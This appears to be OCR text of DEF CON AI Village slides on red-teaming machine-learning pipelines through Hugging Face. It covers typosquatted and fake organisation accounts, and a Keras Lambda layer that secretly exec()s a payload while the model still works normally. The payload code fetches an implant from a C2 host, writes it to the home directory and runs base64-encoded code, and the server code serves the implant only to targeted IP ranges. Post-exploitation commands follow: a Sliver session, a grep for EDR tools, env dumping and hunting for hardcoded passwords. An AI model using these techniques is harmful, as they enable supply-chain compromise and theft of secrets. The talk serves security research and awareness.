DEFCON AI VILLAGE

You sound ... confused

anyways - thanks for the jewels

Adrian Wood

@whitehacksec
https://keybase.io/threlfall

5stars217.github.io

FALE
FALE ASSOCIATION OF LOCKSPORT ENTHUSIASTS

A write up of this is available on my blog

Agenda - Red Teaming Using ML Models

Target Selection

Why Huggingface?

Target Justification

Recon / Observations

Attacking

Deploying the Attack

Hiding

Packing and Portability


Containing the attack

Looting

Huggingface?

DEFCON AI VILLAGE

What is it
How is it used?



huggingface.co

Hugging Face | enti | Models | Datasets | Spaces | Docs | Solutions | Pricing | Log In | Sign U

Models
- meta-llama/Llama-2-7b
- stabilityai/stable-diffusion-xl-base-1.0
- stabilityai/stable-diffusion-xl-base-0.9
- meta-llama/Llama-2-70b-chat-hf
- THUDM/chatglm2-6b
- stabilityai/StableBeluga2

Datasets
- Open-Orca/OpenOrca
- fka/awesome-chatgpt-prompts
- roneneldan/TinyStories

Spaces
- HuggingFaceH4/open_llm_leaderboard
- ysharma/Explore_llamav2_with_TGI
- stabilityai/stable-diffusion

Organizations
- Subzero
- Sub-one
- 0-o

new Try Full-text search

Th... bu... y ...re.

The platf... collabora...

Tasks | Libraries | Datasets | Languages | Licenses | Other

Filter Tasks by name

Multimodal
Text-to-Image, Image-to-Text, Text-to-Video, Visual Question Answering, Document Question Answering, Graph Machine Learning

Computer Vision
Depth Estimation, Image Classification, Object Detection, Image Segmentation, Image-to-Image, Unconditional Image Generation, Video Classification, Zero-Shot Image Classification

Natural Language Processing
Text Classification, Token Classification, Table Question Answering, Question Answering, Zero-Shot Classification, Translation, Summarization, Conversational, Text Generation, Text2Text Generation, Sentence Similarity

Audio
Text-to-Speech, Automatic Speech Recognition, Audio-to-Audio, Audio Classification, Voice Activity Detection

Tabular

Models 469,541 | Filter by name


- meta-llama/Llama-2-70b · Text Generation • Updated 4 days ago • 25.2k • 64
- stabilityai/stable-diffusion-xl-base-0.9 · Updated 6 days ago • 2.01k • 393
- openchat/openchat · Text Generation • Updated 2 days ago • 1.3k • 136
- lllyasviel/ControlNet-v1-1 · Updated Apr 26 • 1.87k
- cerspense/zeroscope_v2_XL · Updated 3 days ago • 2.66k • 334
- meta-llama/Llama-2-13b · Text Generation • Updated 4 days ago • 328 • 64
- tiiuae/falcon-40b-instruct · Text Generation • Updated 27 days ago • 288k • 899
- WizardLM/WizardCoder-15B-V1.0 · Text Generation • Updated 3 days ago • 12.5k • 332
- CompVis/stable-diffusion-v1-4 · Text-to-Image • Updated about 17 hours ago • 448k • 5.72k
- stabilityai/stable-diffusion-2-1 · Text-to-Image • Updated about 17 hours ago • 782k • 2.81k

Why is ML a good target?

By necessity, ML engineers work with restricted data

Usually given the top level data sensitivity classification


Compromising this environment puts you right next to the crown jewels.



Benefits of targeting ML pipelines

DEFCON AI VILLAGE

- Very fast and efficient looting
- Code execution as a service
- Proximity to restricted data
- Heavy use of (kubernetes) containers and vendor provided venvs complicate detection efforts
- Your data access is 'normal'
- Opportunities for persistence via data and model stores




What I love about Huggingface

- Register almost any namespace or org →


- Not many established names
-
- Easy to pump up ⇩ and ★ numbers

- This font ⇊ is amazing for typosquats


netflix


Models

huggingtweets/netflix


huggingface.co/netflix

Netflix

netflix


huggingface.co/OpenAI

Fake Account

OpenAl

Research interests

Security and Privacy in Machine Learning Systems.

DEFCON AI VILLAGE

Deploying the attack - Malware Creation

- Not aware of this being detected in the wild :D

- ML Models are not 'pure functions' the formats are flexible and can contain programs via serialization

- Both Pytorch and Tensorflow allow an attacker flexibility to store malicious code


model.py

```
#let's start by making a keras
lambda layer for arbitrary
expressions

from tensorflow import keras
```

- TLDR, you can hide whatever you need in many popular ML model formats. Some formats are more resistant than others

Malware Creation - Lambda Layer

- Adding to maliciousness to a model without breaking functionality




model.py

```
#keras lambda layer for arbitrary expressions

from tensorflow import keras

#define some believable looking vars here. Take them
from an existing model

# create the lambda layers as data pass-through while
performing the attack as side effect. Model will work
as expected!

infusion = lambda x: exec(""" $PAYLOAD

""") or x

#continue with the model code here
```

Malware Creation - The payload

- Calling the C2 , pulling down and writing



model.py

```
From foo import bar #not wasting space on all these

#this is what exists in our exec()

r = requests.get("https://lambda.on.aws/",
headers={'X-Plat': sys.platform})

dir = os.path.expanduser('~')

file = os.path.join(dir,'.implant.bin')

with open(file,'wb') as f:

    f.write(r.content)

exec(base64.b64decode(“”)
```

Malware Creation - Serving payload

- Function on AWS: Ensures the malware is only served in scope

aws.py

```
#since this is on huggingface, we don't want poor
randoms to execute it, or to make it too easy for
threat intelligence

fn ip_in_cidr(ip: &IpAddr, cidr: &str) -> bool {

    let cidr = IpCidr::from_str(cidr).unwrap();

    cidr.contains(*ip)

#if its in range, serve implant based on x-plat
header

Else # Serve em something else!
```

Malware Creation - rest of model


- The model should do *something* useful, giving a correct output

model.py

```
#from prior slide:

exec(base64.b64decode(“”) …

#rest of model code - compiles model using the above
inputs. Include your attack as an input.

inputs = keras.Input(shape=(5,))

outputs = keras.layers.Lambda(infusion)(inputs)

model = keras.Model(inputs, outputs)

model.compile(optimizer="adam",
loss="sparse_categorical_crossentropy")

model.save("model_opendiffusion")
```

Malware Creation - Host it on HF

- We can now load the model malware into huggingface.



YAML Metadata Warning: empty or missing yaml metadata in repo card (https://huggingface.co/docs/hub/model-cards#model-card-metadata)

Intro

OpenDiffusion's SentimentCheck is an AI model built upon Tensorflow+Keras+Pickles. SentimentCheck harnesses the power of deep learning algorithms to accurately classify sentiment in text, making it a flexible tool for businesses, researchers, and developers.

Usage

language:

- en
- nl
- de
- fr


Malware Creation - Test

- Let's execute the built model and see what happens:

train.py

```
#small bit of python to load and execute
the model:

import numpy as np

model =
keras.models.load_model("model_opendif
fusion")

data = np.random.random((1, 5))

print(model.predict(data).squeeze())
```


output.png



```
Model: "de_net7"
_________________________________________________________________
 Layer (type)                Output Shape              Param #
=================================================================
 conv2d (Conv2D)             multiple                  456

 max_pooling2d (MaxPooling2D  multiple                 0
 )

 conv2d_1 (Conv2D)           multiple                  2416

 conv2d_2 (Conv2D)           multiple                  48120

 flatten (Flatten)           multiple                  0

 dense (Dense)               multiple                  645204

 dense_1 (Dense)             multiple                  850

=================================================================
Total params: 697,046
Trainable params: 697,046
Non-trainable params: 0
```


Malware execution

- Embed our payload in the model metadata.



Loot!

- Pillage and steal stuff




```
[sliver >
 [*] Session 83046352 LIGHT_HEALTH - [redacted]130.136:56682 (ttd2b-i-0d8b5c0c140e[redacted]) - linux/amd64 - Tue, 01 Aug 2023 15:07:37 UTC

[sliver > use 83046352-2157-4ce7-8218-d9c101568279
```

```
Check for edr et. al
$> bpftool prog list | grep -E
'trace|cilium|crowdstrike|falcon
|tetragon|tracepoint
```

```
#ex, you're in jupyter:
$> env

#bet you a dollar you just got a secret

$> cd /opt # - custom tooling

#hunt for shared notebook secrets. #YOLO
how does this not get you caught?

$> grep -rl '\b'"password *= *'[^']*'"
```

Detection notes

- Experience with HF detections and EDRs


Malware Scanning

We run every file of your repositories through a malware scanner.

- ClamAV max file size: 4gb.
- Not Great at Linux Malware

"Based on contextual information, it seems that this behavior may be expected due to machine learning training… confirm if the activity referenced above is expected for the user performing training of a ML model on the endpoint"

THANKS!

Do you have any questions?

● ● ● contact

Blog: 5stars217.github.io
Code: github.com/5stars217
Twitter: @whitehacksec
Masto:
@threllfa@infosec.exchange

● ● ● acknowledgements

John Cramb @ceyx
Tom S @tecknicaltom
Matthieu Maitre